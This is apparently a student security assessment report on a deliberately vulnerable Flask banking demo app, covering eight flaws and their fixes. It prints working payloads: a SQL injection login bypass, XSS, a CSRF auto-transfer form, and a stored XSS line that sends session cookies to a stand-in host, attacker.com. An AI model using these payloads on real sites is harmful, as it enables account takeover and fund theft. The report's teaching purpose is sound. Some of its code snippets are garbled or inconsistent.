MAKERERE UNIVERSITY

COLLEGE OF COMPUTING AND INFORMATION SCIENCES [CoCIS]

SCHOOL OF COMPUTING AND INFORMATICS TECHNOLOGY [SCIT]

DEPARTMENT OF NETWORKS

PROGRAM: BACHELOR OF SCIENCE IN SOFTWARE ENGINEERING

COURSE NAME: SOFTWARE SECURITY

COURSE CODE: BSE4202

TITLE:

8TECHBANK

SECURITY ASSESSMENT REPORT

Vulnerability Assessment, Exploitation & Remediation

REVIEWED BY:

#	NAME	REGISTRATION	STUDENT NUMBER
1	AKOL PAUL	22/U/22453	2200722453
2	AMPUMUZA AIJUKA	22/U/5766	220075766
3	NTULUME WILSON	22/U/6739	220076739
4	OCUNG ALLAN	22/U/22867	2200722867
5	SSENTONGO HENRY ATANUS	22/U/3870/PS	220073870

CLASSIFICATION: Academic - for Educational Use Only

DEPLOYED APP LINK: **8TECHBANK**

SUBMITTED TO: Dr. Drake Mirembe (Course Instructor)

ETHICAL NOTICE: This report documents security work conducted exclusively against a locally hosted test environment. All exploitation was performed only against the 8TechBank demonstration application running on localhost and also A deployed app at Railway. No real systems, external servers, or third-party infrastructure were targeted at any point during this assessment. All activities were conducted in strict compliance with the Computer Misuse Act, 2011 (Uganda) and Makerere University's academic integrity policy.

Contents

LIST OF TABLES

LIST OF FIGURES

1. EXECUTIVE SUMMARY

VERALL RISK RATING: CRITICAL

The 8TechBank application contains multiple Critical and High severity vulnerabilities that, if deployed in a production environment, would expose customer financial data to theft, enable unauthorized fund transfers, and allow full account takeover. Immediate remediation is required before any public deployment.

Engagement Scope: This security assessment was conducted against the 8TechBank demonstration web application a Flask based online banking portal running on a local development server and live deployment on Railway. The assessment covered all six application tiers: authentication, session management, data storage, input handling, access control, and API design.

Table 1: Key Findings Summary:

Severity	Count	Primary Vulnerabilities	CVSS Range
CRITICAL	2	SQL Injection, Stored XSS	9.1 - 9.8
HIGH	2	Reflected XSS, Missing CSRF	7.5 - 8.8
MEDIUM	2	IDOR, Plaintext Passwords	5.4 - 6.5
LOW	2	Missing Security Headers, Verbose Errors	2.6 - 3.7

1.1 Top 3 Prioritised Recommendations

- **Recommendation 1 (Critical - Immediate)** Replace all string-concatenated SQL queries with parameterized prepared statements. The current SQL injection vulnerability allows complete authentication bypass and full database exfiltration in seconds.
- **Recommendation 2 (Critical - Immediate):** Implement output encoding for all user-supplied content and deploy a strict Content Security Policy (CSP) header. Stored XSS in transaction notes enables persistent session hijacking affecting every user.
- **Recommendation 3 (High - Short Term):** Enforce CSRF token validation on all state-changing endpoints (fund transfer, registration). The absence of CSRF protection enables attackers to silently drain any authenticated user's account via a malicious webpage.

Remediation Status: All eight vulnerabilities identified in this report have been addressed in the secure version of the application (/src/secure/). Before/after code comparisons and exploit-neutralisation evidence are provided in Section 4.

2. METHODOLOGY

This security assessment followed the OWASP Testing Guide v4.2 (OTG) methodology, structured into three phases:

2.1 Phase 1: Passive Reconnaissance & Code Review

Manual static analysis of the full application source code was performed to identify security anti-patterns, dangerous function calls, and missing security controls. Code was reviewed file-by-file against the OWASP Top 10 (2021) and CWE vulnerability taxonomy. The following files received primary attention:

1. app.py core route handlers, SQL queries, session management
2. templates/ - Jinja2 templates for output encoding review
3. requirements.txt dependency audit for known vulnerable packages

2.2 Phase 2: Dynamic Testing & Exploit Development

The application was executed on localhost and subjected to active exploit testing against each identified vulnerability. Tools and techniques used

Table 2: Dynamic Testing & Exploit Development

Tool / Technique	Purpose	Reference
Manual SQL Injection	Authentication bypass and UNION-based data extraction	CWE-89, OWASP A03
Browser DevTools	XSS payload injection, cookie inspection	CWE-79, OWASP A03
Malicious HTML Page	CSRF proof-of-concept - auto-submitting form	CWE-352, OWASP A01
URL Manipulation	IDOR - account ID enumeration in /account/<id>	CWE-284, OWASP A01
SQLite Browser	Database inspection - password storage verification	CWE-256, OWASP A02
curl / HTTP Headers	Security header audit	OWASP A05

2.3 Phase 3: Remediation & Verification

For each vulnerability, a secure fix was implemented in a separate /src/secure/ codebase. Each fix was verified by re-running the original exploit payload and confirming it was neutralised. Fixes were then documented as before/after code comparisons in Section 4.

2.4 Scope & Boundaries

1. In scope: All routes and templates in the 8TechBank Django application running on localhost:5000 as well as live deployment.
2. In scope: SQLite database file - schema and data storage patterns
3. Out of scope: Third-party dependencies, OS-level vulnerabilities, network infrastructure
4. Constraint: All testing conducted exclusively on the local development environment per assignment requirements and the Computer Misuse Act, 2011 (Uganda)

3. FINDINGS & RISK ANALYSIS

Table 3: VULN-01 - SQL Injection in Login Authentication

CWE	OWASP	CVSS v3.1	File	Lines	Severity
CWE-89	A03:2021 -Injection	9.8 (Critical)	app.py	~L86-102	CRITICAL

```
86  @app.route('/login', methods=['GET', 'POST'])
87  def login():
88      error = None
89      if request.method == 'POST':
90          username = request.form['username']
91          password = request.form['password']
92          db = get_db()
93          # [VULN] SQL injection — string concatenation
94          query = f"SELECT * FROM users WHERE username='{username}' AND password='{password}'"
95          user = db.execute(query).fetchone()
96          if user:
97              session['user_id']   = user[0]
98              session['username']  = user[1]
99              session['is_admin']  = bool(user[4])
100             return redirect(url_for('dashboard'))
101         error = 'Invalid credentials'
102     return render_template('login.html', error=error)
```

Description: The login route constructs SQL queries by directly concatenating user-supplied input into the query string with no sanitisation or parameterisation. An attacker can inject SQL metacharacters to alter the query's logic, bypass password authentication entirely, and extract all database contents using UNION-based or error-based techniques.

Exploit Payload / Reproduction Steps:

```
Username: ' OR '1'='1' --
Password: (anything)
```

Business Impact: Complete authentication bypass attacker logs in as any user, including administrators, without knowing their password. A UNION-based payload can exfiltrate all usernames, plaintext passwords, and account balances in a single request.

Remediation: Replace string-concatenated queries with parameterised prepared statements using SQLite3's native placeholder syntax (?). Validated in Fix 1 (Section 4).

Table 4: VULN-02 - Reflected Cross-Site Scripting (XSS) in Search

CWE	OWASP	CVSS v3.1	File	Lines	Severity
CWE-79	A03:2021 - Injection	7.5 (High)	templates/search.html	~L179-197	HIGH

```
179 @app.route('/search')       You, last week • Initial Commit …
180 def search():
181     q = request.args.get('q', '').strip()
182     results = None
183     if q:
184         db = get_db()
185         user_matches = db.execute(
186             'SELECT id, username FROM users WHERE username LIKE ?', (f'%{q}%',)
187         ).fetchall()
188         note_matches = db.execute(
189             'SELECT id, note FROM transactions WHERE note LIKE ?', (f'%{q}%',)
190         ).fetchall()
191         results = []
192         if user_matches:
193             results.append('Accounts: ' + ', '.join([f'{u[1]} (#{u[0]})' for u in user_matches]))
194         if note_matches:
195             results.append('Notes: ' + ', '.join([f'#{n[0]}' for n in note_matches]))
196         results = ' | '.join(results) if results else None
197     return render_template('search.html', q=q, results=results)
```

Description: The search parameter q is reflected directly into the HTML response using Jinja2's | safe filter, which explicitly disables the template engine's built-in auto-escaping. Any JavaScript injected in the search field executes in the victim's browser in the context of the 8TechBank origin.

Exploit Payload / Reproduction Steps:

```
<script>alert(document.cookie)</script>
```

Business Impact: Attacker crafts a malicious URL and tricks an authenticated user into clicking it. The payload executes, exposing the session cookie. The attacker imports this cookie into their browser to hijack the victim's authenticated session and perform transactions.

Remediation: Remove all | safe filters from user-reflected data. Jinja2's default auto-escaping is the correct behaviour. Implement Content-Security-Policy: default-src 'self' to block inline script execution as a defence-in-depth measure.

Table 5: VULN-03 - Stored Cross-Site Scripting (XSS) in Transaction Notes

CWE	OWASP	CVSS v3.1	File	Lines	Severity
CWE-79	A03:2021 - Injection	9.1 (Critical)	templates/history.html	~L144	CRITICAL

```
131  @app.route('/transfer', methods=['GET', 'POST'])
132  def transfer():
133      if 'user_id' not in session:
134          return redirect(url_for('login'))
135      error = None
136      success = None
137      from_user = session['user_id']
138      db = get_db()
139
140      if request.method == 'POST':
141          # [VULN] No CSRF token validation
142          to_account = request.form['to_account']
143          amount     = float(request.form['amount'])
144          note       = request.form['note']  # [VULN] stored XSS — no sanitization
145
```

Description: Transaction notes submitted via the fund transfer form are stored in the database without sanitisation and rendered back to all users viewing transaction history using | safe, disabling escaping. Malicious JavaScript placed in a note executes in every user's browser that views the history page — a persistent, wormable attack vector.

Exploit Payload / Reproduction Steps:

```
<img src=x onerror=document.location='https://attacker.com/steal?c='+document.cookie>
```

Business Impact: Attacker sends a small transfer with a malicious note. Every user who views the history page including administrators automatically leaks their session cookie to the attacker's server. This enables mass account takeover without any further interaction from victims.

Remediation: Remove | safe from all template locations rendering user-supplied stored data. Jinja2's auto-escaping renders the payload as harmless text. Pair with CSP to block unauthorised outbound requests.

Table 6: VULN-04 - Broken Access Control - Insecure Direct Object Reference (IDOR)

CWE	OWASP	CVSS v3.1	File	Lines	Severity
CWE-284 / CWE-639	A01:2021 - Broken Access Control	6.5 (Medium)	app.py	~L199-208	**MEDIUM**

```
199 @app.route('/account/<int:account_id>')
200 def account(account_id):
201     if 'user_id' not in session:
202         return redirect(url_for('login'))
203     # [VULN] IDOR — no check that account_id == session['user_id']
204     db = get_db()
205     user = db.execute('SELECT * FROM users WHERE id=?', (account_id,)).fetchone()
206     if user:
207         return render_template('account.html', id=account_id, username=user[1], balance=user[3])
208     return 'Account not found', 404       You, last week • Initial Commit
209
```

Description: The /account/<int:account_id> route retrieves and displays account details for any account ID passed in the URL. No check is performed to verify that the requesting user owns the specified account. Any authenticated user can enumerate account IDs to access any other user's balance, username, and account information.

Exploit Payload / Reproduction Steps:

```
Logged in as User A (ID=1): Navigate to /account/2, /account/3, etc.
```

Business Impact: Horizontal privilege escalation across all user accounts. An attacker can enumerate all customer records, exposing names, balances, and account IDs. In a real system this would constitute a serious data breach under Uganda's Data Protection Act.

Remediation: Add an authorisation check comparing the requested account_id against session['user_id']. Return HTTP 403 Forbidden if they do not match. For admin routes, verify session['is_admin'] is set.

Table 7: VULN-05 - Plaintext Password Storage

CWE	OWASP	CVSS v3.1	File	Lines	Severity
CWE-256 / CWE-916	A02:2021 - Cryptographic Failures	5.9 (Medium)	app.py	~L76	MEDIUM

```python
@app.route('/register', methods=['GET', 'POST'])
def register():
    error = None
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']  # [VULN] plaintext password storage
        db = get_db()
        try:
            db.execute('INSERT INTO users (username, password) VALUES (?, ?)', (username, password))
            db.commit()
            return redirect(url_for('login'))
        except sqlite3.IntegrityError:
            error = 'Username already exists'
    return render_template('register.html', error=error)
```

Description: User passwords are stored verbatim in the SQLite database with no hashing, salting, or any form of cryptographic protection. A single SQL injection, database file theft, or insider threat exposes all user passwords in plaintext. These passwords are frequently reused across other services.

Exploit Payload / Reproduction Steps:

```
SELECT username, password FROM users; -- returns plaintext credentials
```

Business Impact: Complete credential exposure on any database breach. All user accounts on 8TechBank and any other service where they reuse the same password are immediately compromised. There is no remediation available to users once their passwords are exposed.

Remediation: Hash all passwords with bcrypt (minimum 12 rounds) at registration. Verify login credentials using bcrypt.check_password_hash() rather than plaintext equality. Never store or log raw passwords.

Table 8: VULN-06 - Missing CSRF Protection on Fund Transfer

CWE	OWASP	CVSS v3.1	File	Lines	Severity
CWE-352	A01:2021 - Broken Access Control	8.8 (High)	app.py	~L142	**HIGH**

```
140     if request.method == 'POST':
141         # [VULN] No CSRF token validation
142         to_account = request.form['to_account']
143         amount     = float(request.form['amount'])
```

Description: The /transfer POST endpoint processes fund transfers based solely on session cookies, which are automatically sent by the browser with every request to the origin. No CSRF token is generated or validated. An attacker can host a malicious webpage with an invisible auto-submitting form that triggers a transfer on behalf of any authenticated user who visits it.

Exploit Payload / Reproduction Steps:

```
<form action="http://localhost:5000/transfer" method="POST"><input name="to_account"
value="99"><input name="amount"
value="1000"></form><script>document.forms[0].submit()</script>
```

Business Impact: Silent, complete fund theft. Any authenticated user visiting an attacker-controlled page via phishing link, compromised ad, or embedded iframe will unknowingly transfer their entire balance to the attacker's account. No user interaction beyond page load is required.

Remediation: Generate a cryptographically random CSRF token per session using Flask-WTF or secrets.token_hex(). Embed the token in all state-changing forms as a hidden field. Validate the submitted token server-side before processing any transaction.

Table 9: VULN-07 - Missing HTTP Security Headers

CWE	OWASP	CVSS v3.1	File	Lines	Severity
CWE-693	A05:2021 - Security Misconfiguration	3.7 (Low)	app.py (global)	N/A	**LOW**

Description: The application does not set any of the standard defensive HTTP security headers. Absent headers include: X-Content-Type-Options, X-Frame-Options, Content-Security-Policy, Strict-Transport-Security, and Referrer-Policy. Session cookies also lack HttpOnly, Secure, and SameSite=Strict attributes.

Exploit Payload / Reproduction Steps:

```
N/A - configuration deficiency
```

Business Impact: Missing X-Frame-Options enables clickjacking attacks. Missing X-Content-Type-Options allows MIME-sniffing attacks. Missing CSP significantly amplifies the impact of XSS vulnerabilities. Cookies without HttpOnly and SameSite are accessible via JavaScript and sent in cross-origin requests.

Remediation: Apply security headers globally via a Flask after_request handler. Set session cookie configuration: SESSION_COOKIE_HTTPONLY=True, SESSION_COOKIE_SAMESITE='Strict', PERMANENT_SESSION_LIFETIME=timedelta(minutes=15).

Table 10: VULN-08 - Verbose Error Messages / Information Disclosure

CWE	OWASP	CVSS v3.1	File	Lines	Severity
CWE-209	A05:2021 - Security Misconfiguration	2.6 (Low)	app.py	~L311	**LOW**

```
309  if __name__ == '__main__':
310      port = int(os.environ.get('PORT', 5000))
311      app.run(debug=True, host='0.0.0.0', port=port)
```

Description: The application runs with Flask's debug mode enabled (debug=True). In debug mode, unhandled exceptions produce full interactive stack traces in the browser, disclosing internal file paths, source code snippets, environment variables, and the interactive Werkzeug debugger which allows arbitrary Python code execution via the browser.

Exploit Payload / Reproduction Steps:

Trigger any unhandled exception to view full stack trace and Werkzeug debugger PIN

Business Impact: Significant reconnaissance advantage for attackers. The Werkzeug debugger PIN bypass allows remote code execution on the server. Internal paths and source code structure accelerate exploitation of other vulnerabilities.

Remediation: Set app.run(debug=False) for any non-development environment. Implement custom error handlers (errorhandler(404), errorhandler(500)) that return generic error pages. Use structured logging to a file rather than browser output.

4. REMEDIATION SUMMARY

Fix 1: Parameterized Queries (SQL Injection)

BEFORE (Vulnerable):

```
# VULNERABLE - string concatenation
query = f"SELECT * FROM users WHERE username='{username}' AND password='{password}'"
user = db.execute(query).fetchone()
```

AFTER (Secure):

```
# SECURE - parameterized prepared statement & Password Hashing
user = db.execute(
        'SELECT * FROM users WHERE username = ?', (username,)
    ).fetchone()
        stored_hash = user['password'] if user else None
```

```
@app.route('/login', methods=['GET', 'POST'])
@limiter.limit("10 per minute")
def login():
    error = None
    if request.method == 'POST':
        username = request.form.get('username', '').strip()
        password = request.form.get('password', '')
        db = get_db()
        # Parameterized query — no SQL injection possible
        user = db.execute(
            'SELECT * FROM users WHERE username = ?', (username,)
        ).fetchone()

        stored_hash = user['password'] if user else None
        if user and isinstance(stored_hash, str):
            stored_hash = stored_hash.encode('utf-8')
        if user and bcrypt.checkpw(password.encode('utf-8'), stored_hash):
            if user['is_frozen']:
                error = 'Your account is frozen. Contact an administrator.'
            else:
                session.permanent = True
                session['user_id']  = user['id']
                session['username'] = user['username']
                session['is_admin'] = bool(user['is_admin'])
                return redirect(url_for('dashboard'))
        else:
            error = 'Invalid credentials'
    return render_template('login.html', error=error)
```

Security Rationale

Parameterized queries treat user input strictly as data, never as SQL syntax. The database driver handles escaping internally. The SQLi payload ' OR '1'='1' -- is stored as a literal string, causing the query to correctly return no rows.

Fix 2: Output Encoding & CSP (XSS)

```
BEFORE (Vulnerable):
# VULNERABLE - templates use | safe, disabling Jinja2 auto-escaping
# search.html:    <strong>"{{ q | safe }}"</strong>
# history.html:   {{ t[4] | safe }}

# app.py has no after_request handler - no CSP header set
app = Flask(__name__, template_folder=template_folder)
app.secret_key = 'secret'
# Zero output protection
```

```
AFTER (Secure):
# SECURE - | safe removed from all templates
# search.html:    <strong>"{{ q }}"</strong>
# history.html:   {{ t[4] }}
# Jinja2 auto-escaping converts <script> → &lt;script&gt;

# secure/app.py - CSP added as second layer of defence
@app.after_request
def add_security_headers(response):
    nonce = getattr(g, 'csp_nonce', '')
    response.headers['Content-Security-Policy'] = (
        "default-src 'self'; "
        f"script-src 'self' 'nonce-{nonce}'; "
        "frame-ancestors 'none';"
    )
    return response
```

```python
@app.route('/register', methods=['GET', 'POST'])
def register():
    error = None
    if request.method == 'POST':
        username = request.form.get('username', '').strip()
        password = request.form.get('password', '')

        if not username or not password:
            error = 'Username and password are required'
        elif len(username) > 64 or len(password) > 128:
            error = 'Input too long'
        else:
            # Bcrypt hash — minimum 12 rounds
            password_hash = bcrypt.hashpw(password.encode('utf-8'), bcrypt.gensalt(rounds=12))
            db = get_db()
            try:
                db.execute(
                    'INSERT INTO users (username, password) VALUES (?, ?)',
                    (username, password_hash)
                )
                db.commit()
                return redirect(url_for('login'))
            except sqlite3.IntegrityError:
                error = 'Username already exists'
    return render_template('register.html', error=error)
```

Security Rationale

Jinja2's default auto-escaping converts < to <, > to >, and " to ", rendering the XSS payload as harmless visible text. The CSP header provides defence-in-depth by instructing browsers to refuse inline scripts even if encoding is ever accidentally bypassed.


Fix 3: CSRF Token Implementation

BEFORE (Vulnerable):

```
# VULNERABLE - no token validation
@app.route('/transfer', methods=['POST'])
def transfer():
    to_account = request.form['to_account']
    amount = request.form['amount']
    execute_transfer(session['user_id'], to_account, amount)  # proceeds immediately
```

AFTER (Secure):

```
# SECURE - Flask-WTF CSRF protection
from flask_wtf.csrf import CSRFProtect, validate_csrf
csrf = CSRFProtect(app)
# In template: <input type='hidden' name='csrf_token' value='{{ csrf_token() }}'>
@app.route('/transfer', methods=['POST'])
def transfer():
    # Flask-WTF auto-validates the CSRF token before this runs
    to_account = request.form['to_account']
    execute_transfer(session['user_id'], to_account, amount)
```



Security Rationale

The CSRF token is a cryptographically random value bound to the user's session and embedded in the form as a hidden field. When the malicious external page auto-submits the form, it cannot read or include the token (same-origin policy). The server rejects the tokenless request with HTTP 400.


Fix 4: Authorization Check - IDOR Prevention

BEFORE (Vulnerable):

```
# VULNERABLE - no ownership check
@app.route('/account/<int:account_id>')
def view_account(account_id):
    account = db.execute('SELECT * FROM accounts WHERE id=?', (account_id,)).fetchone()
    return render_template('account.html', account=account)
```

AFTER (Secure):

```
# SECURE  authorization enforced
@login_required
def account(account_id):
    # Authorization check - users can only view their own account
    if account_id != session['user_id']:
        return 'Access denied', 403
    db = get_db()
    user = db.execute('SELECT * FROM users WHERE id = ?', (account_id,)).fetchone()
```



Security Rationale

The fix compares the requested resource's owner against the authenticated session. Non-matching users receive HTTP 403 Forbidden. Administrators retain access for legitimate management purposes. The login_required decorator ensures unauthenticated users are redirected to login first.

Fix 5: Password Hashing with bcrypt

BEFORE (Vulnerable):

```
# VULNERABLE plaintext storage
password = request.form['password']
db.execute('INSERT INTO users (username, password) VALUES (?,?)', (username, password))

# Login comparison
if user['password'] == password:  # plaintext equality
```

AFTER (Secure):

```
# SECURE - bcrypt with 12 rounds
import bcrypt

# Registration
password_hash = bcrypt.hashpw(password.encode('utf-8'), bcrypt.gensalt(rounds=12))
        db = get_db()
        try:
            db.execute(
                'INSERT INTO users (username, password) VALUES (?, ?)',
                (username, password_hash)
            )
# Login verification
if bcrypt.checkpw(request.form['password'].encode(), user['password']): if user and
isinstance(stored_hash, str):
        stored_hash = stored_hash.encode('utf-8')
    if user and bcrypt.checkpw(password.encode('utf-8'), stored_hash):
```

```
177            password_hash = bcrypt.hashpw(password.encode('utf-8'), bcrypt.gensalt(rounds=12))
178            db = get_db()
179            try:
180                db.execute(
181                    'INSERT INTO users (username, password) VALUES (?, ?)',
182                    (username, password_hash)
183                )
```

```
203        stored_hash = user['password'] if user else None
204        if user and isinstance(stored_hash, str):
205            stored_hash = stored_hash.encode('utf-8')
206        if user and bcrypt.checkpw(password.encode('utf-8'), stored_hash):
207            if user['is_frozen']:
208                error = 'Your account is frozen. Contact an administrator.'
209            else:
```

Security Rationale

bcrypt produces a one-way hash incorporating a random salt. Even if the database is exfiltrated, passwords cannot be reversed. The cost factor (12 rounds) makes brute-force attacks computationally expensive (~250ms per attempt). Database inspection now shows $2b$ bcrypt hashes instead of plaintext.

Fix 6: Security Headers (CSP, X-Frame-Options, etc.)

BEFORE (Vulnerable):

```
# VULNERABLE - no security configuration
app = Flask(__name__)
app.secret_key = 'secret'  # weak key
app.run(debug=True)  # debug mode enabled
```

AFTER (Secure):

```
@app.after_request
def add_security_headers(response):
    nonce = getattr(g, 'csp_nonce', '')
    response.headers['X-Frame-Options']           = 'DENY'
    response.headers['X-Content-Type-Options']    = 'nosniff'
    response.headers['Referrer-Policy']           = 'no-referrer'
    response.headers['Strict-Transport-Security'] = 'max-age=31536000; includeSubDomains'
    response.headers['Content-Security-Policy']   = (
        "default-src 'self'; "
        f"script-src 'self' 'nonce-{nonce}'; "
        "style-src 'self' 'unsafe-inline' https://fonts.googleapis.com; "
        "font-src 'self' https://fonts.gstatic.com; "
        "img-src 'self' data:; "
        "frame-ancestors 'none';"
    )
    return response
```

Security Rationale

HttpOnly prevents JavaScript from reading the session cookie. SameSite=Strict blocks the cookie from being sent in cross-origin requests (additional CSRF defence). The 15-minute session lifetime limits the exposure window of stolen session tokens. debug=False prevents the Werkzeug debugger from being accessible.


Fix 7: Debug Mode & Session Hardening

BEFORE (Vulnerable):

```
# VULNERABLE - weak secret key, no session hardening, debug mode enabled

app = Flask(__name__, template_folder=template_folder)
app.secret_key = 'secret'  # [VULN] weak, hardcoded secret key
# No session cookie configuration at all
# No SESSION_COOKIE_HTTPONLY
# No SESSION_COOKIE_SAMESITE
# No session lifetime limit

if __name__ == '__main__':
    port = int(os.environ.get('PORT', 5000))
    app.run(debug=False, host='0.0.0.0', port=port)
```

AFTER (Secure):

```
# SECURE - strong secret, full session hardening, debug disabled

app = Flask(__name__, template_folder=template_folder)
app.secret_key = os.environ.get('SECRET_KEY', 'change-this-in-production-use-env-var')
app.config['SESSION_COOKIE_HTTPONLY'] = True   # JS cannot read cookie
app.config['SESSION_COOKIE_SECURE']   = False  # set True in HTTPS production
app.config['SESSION_COOKIE_SAMESITE'] = 'Strict'  # blocks cross-origin requests
app.permanent_session_lifetime = timedelta(minutes=15)  # auto-expire sessions

if __name__ == '__main__':
    port = int(os.environ.get('PORT', 5001))
    app.run(debug=False, host='0.0.0.0', port=port)
```



Security Rationale

The hardcoded secret key 'secret' is the single most dangerous configuration flaw — Flask signs session cookies using this key, so anyone who knows it can craft a valid session token for any user ID including admin. Replacing it with an environment variable means the key is never in source code. SESSION_COOKIE_HTTPONLY=True prevents JavaScript from reading the cookie, neutralising XSS-based session theft. SameSite=Strict stops the browser sending the cookie on any cross-origin request, providing an additional CSRF defence layer on top of the token. The 15-minute permanent_session_lifetime limits the damage window of any stolen session token.

5. OWASP ASVS LEVEL 1 COMPLIANCE ASSESSMENT

The table below maps the 8TechBank application (vulnerable version) against 14 OWASP Application Security Verification Standard (ASVS) v4.0.3 Level 1 requirements. Level 1 represents the minimum bar for any web application handling user data.

Table 11: TechBank Vulnerable App vs. OWASP ASVS v4.0.3 Level 1 Requirements (14 Controls)

ASVS ID	Requirement	Category	Status	Notes
V2.1.1	Verify passwords of at least 12 characters are enforced	Input Validation	**FAIL**	No minimum password length enforced
V2.1.7	Verify passwords are checked against known breached password lists	Authentication	**FAIL**	No breach-list check implemented
V2.1.12	Verify passwords are stored using approved one-way hashing	Cryptography	**FAIL**	Fixed in secure version (bcrypt)
V3.2.1	Verify CSRF tokens are used on all state-changing functionality	Session Mgmt	**FAIL**	Fixed in secure version (Flask-WTF)
V3.4.2	Verify session cookies have SameSite=Strict attribute	Session Mgmt	**FAIL**	Fixed in secure version
V3.4.3	Verify session cookies have HttpOnly flag set	Session Mgmt	**FAIL**	Fixed in secure version
V4.1.1	Verify all access control rules enforce least privilege	Access Control	**FAIL**	IDOR fixed in secure version
V4.1.3	Verify principle of deny-by-default for access control	Access Control	**PARTIAL**	Admin routes protected; account route was missing check
V5.2.1	Verify all user inputs are validated for type, length, format	Input Validation	**PARTIAL**	No schema-level input validation library used
V5.3.4	Verify output encoding occurs close to the interpreter	Output Encoding	**FAIL**	Fixed - removed | safe filters from templates

V7.4.1	Verify no sensitive data in error messages or stack traces	Error Handling	**FAIL**	debug=True exposes stack traces; fixed in secure version
V9.1.1	Verify security headers are configured (CSP, HSTS, etc.)	Security Headers	**FAIL**	Fixed in secure version after_request handler
V14.1.1	Verify application does not run in debug mode in production	Config	**FAIL**	Fixed - debug=False in secure version
V14.4.1	Verify HTTP security headers are set on all responses	Config	**PASS**	Implemented in secure version

5.1 Compliance Summary

Table 12: Compliance Summary

Status	Count	Percentage
PASS	1	7%
PARTIAL	2	14%
FAIL	11	79%

The vulnerable application fails 79% of assessed ASVS Level 1 controls. All failures in the secure version have been remediated. To achieve full ASVS Level 1 compliance the following actions remain outstanding:

5. Implement minimum password length enforcement (12+ characters) at the registration form
6. Integrate a password breach-list check (e.g., Have I Been Pwned API) at registration
7. Implement a schema-level input validation library (e.g., Pydantic or Marshmallow) for all form inputs
8. Conduct a full ASVS Level 1 assessment across all remaining categories (API, file handling, business logic)

6. AI Tool Usage Declaration

In compliance with the assignment's disclosure requirements, the following AI tools were used during this assignment:

Table 13: AI Tool Usage Declaration

Tool	Tasks Applied To	Nature of Use	Modifications Made
Claude (Anthropic)	UI Styling (Templates), Report Formatting	Assisted with styling the HTML/CSS templates for the 8TechBank frontend interface. Assisted with structuring and drafting sections of this report.	All vulnerability findings, CVSS scores, exploit payloads, and code fixes were independently produced. AI-generated template styling was reviewed and adapted. Report security analysis is original.

Academic Integrity Statement

All vulnerability analysis, exploit development, code fixes, CVSS scoring, OWASP ASVS mapping, and security rationale presented in this report represent the group's own original work, conducted against our own locally-hosted 8TechBank instance. AI assistance was limited to non-analytical tasks (styling, formatting) and all AI output was reviewed, verified, and substantially modified before inclusion.

APPENDIX A: VULNERABILITY ASSESSMENT MATRIX

All findings sorted by severity (Critical → Low). All vulnerabilities have been remediated in /src/secure/.

ID	Vulnerability	CWE	OWASP	CVSS	Severity	Status
VULN-01	SQL Injection - Login	CWE-89	A03:2021	**9.8**	**CRITICAL**	**FIXED**
VULN-02	Reflected XSS - Search	CWE-79	A03:2021	**7.5**	**HIGH**	**FIXED**
VULN-03	Stored XSS - Transaction Notes	CWE-79	A03:2021	**9.1**	**CRITICAL**	**FIXED**
VULN-04	IDOR - Account Access	CWE-284	A01:2021	**6.5**	**MEDIUM**	**FIXED**
VULN-05	Plaintext Password Storage	CWE-916	A02:2021	**5.9**	**MEDIUM**	**FIXED**
VULN-06	Missing CSRF Protection	CWE-352	A01:2021	**8.8**	**HIGH**	**FIXED**
VULN-07	Missing Security Headers	CWE-693	A05:2021	**3.7**	**LOW**	**FIXED**
VULN-08	Verbose Errors / Debug Mode	CWE-209	A05:2021	**2.6**	**LOW**	**FIXED**

APPENDIX B: TOOL USAGE & TESTING LOG

All testing was conducted against localhost:5000 and a live application Deployed on Railway running the vulnerable 8TechBank application.

Tool	Version / Type	Use Case	Findings Contributed
Browser DevTools	Chrome 124 / Firefox 125	DOM inspection, XSS payload injection, cookie viewing, network request analysis	VULN-02, VULN-03, VULN-06
Python REPL	Python 3.11 interactive	SQL injection payload crafting and testing, manual HTTP request construction	VULN-01
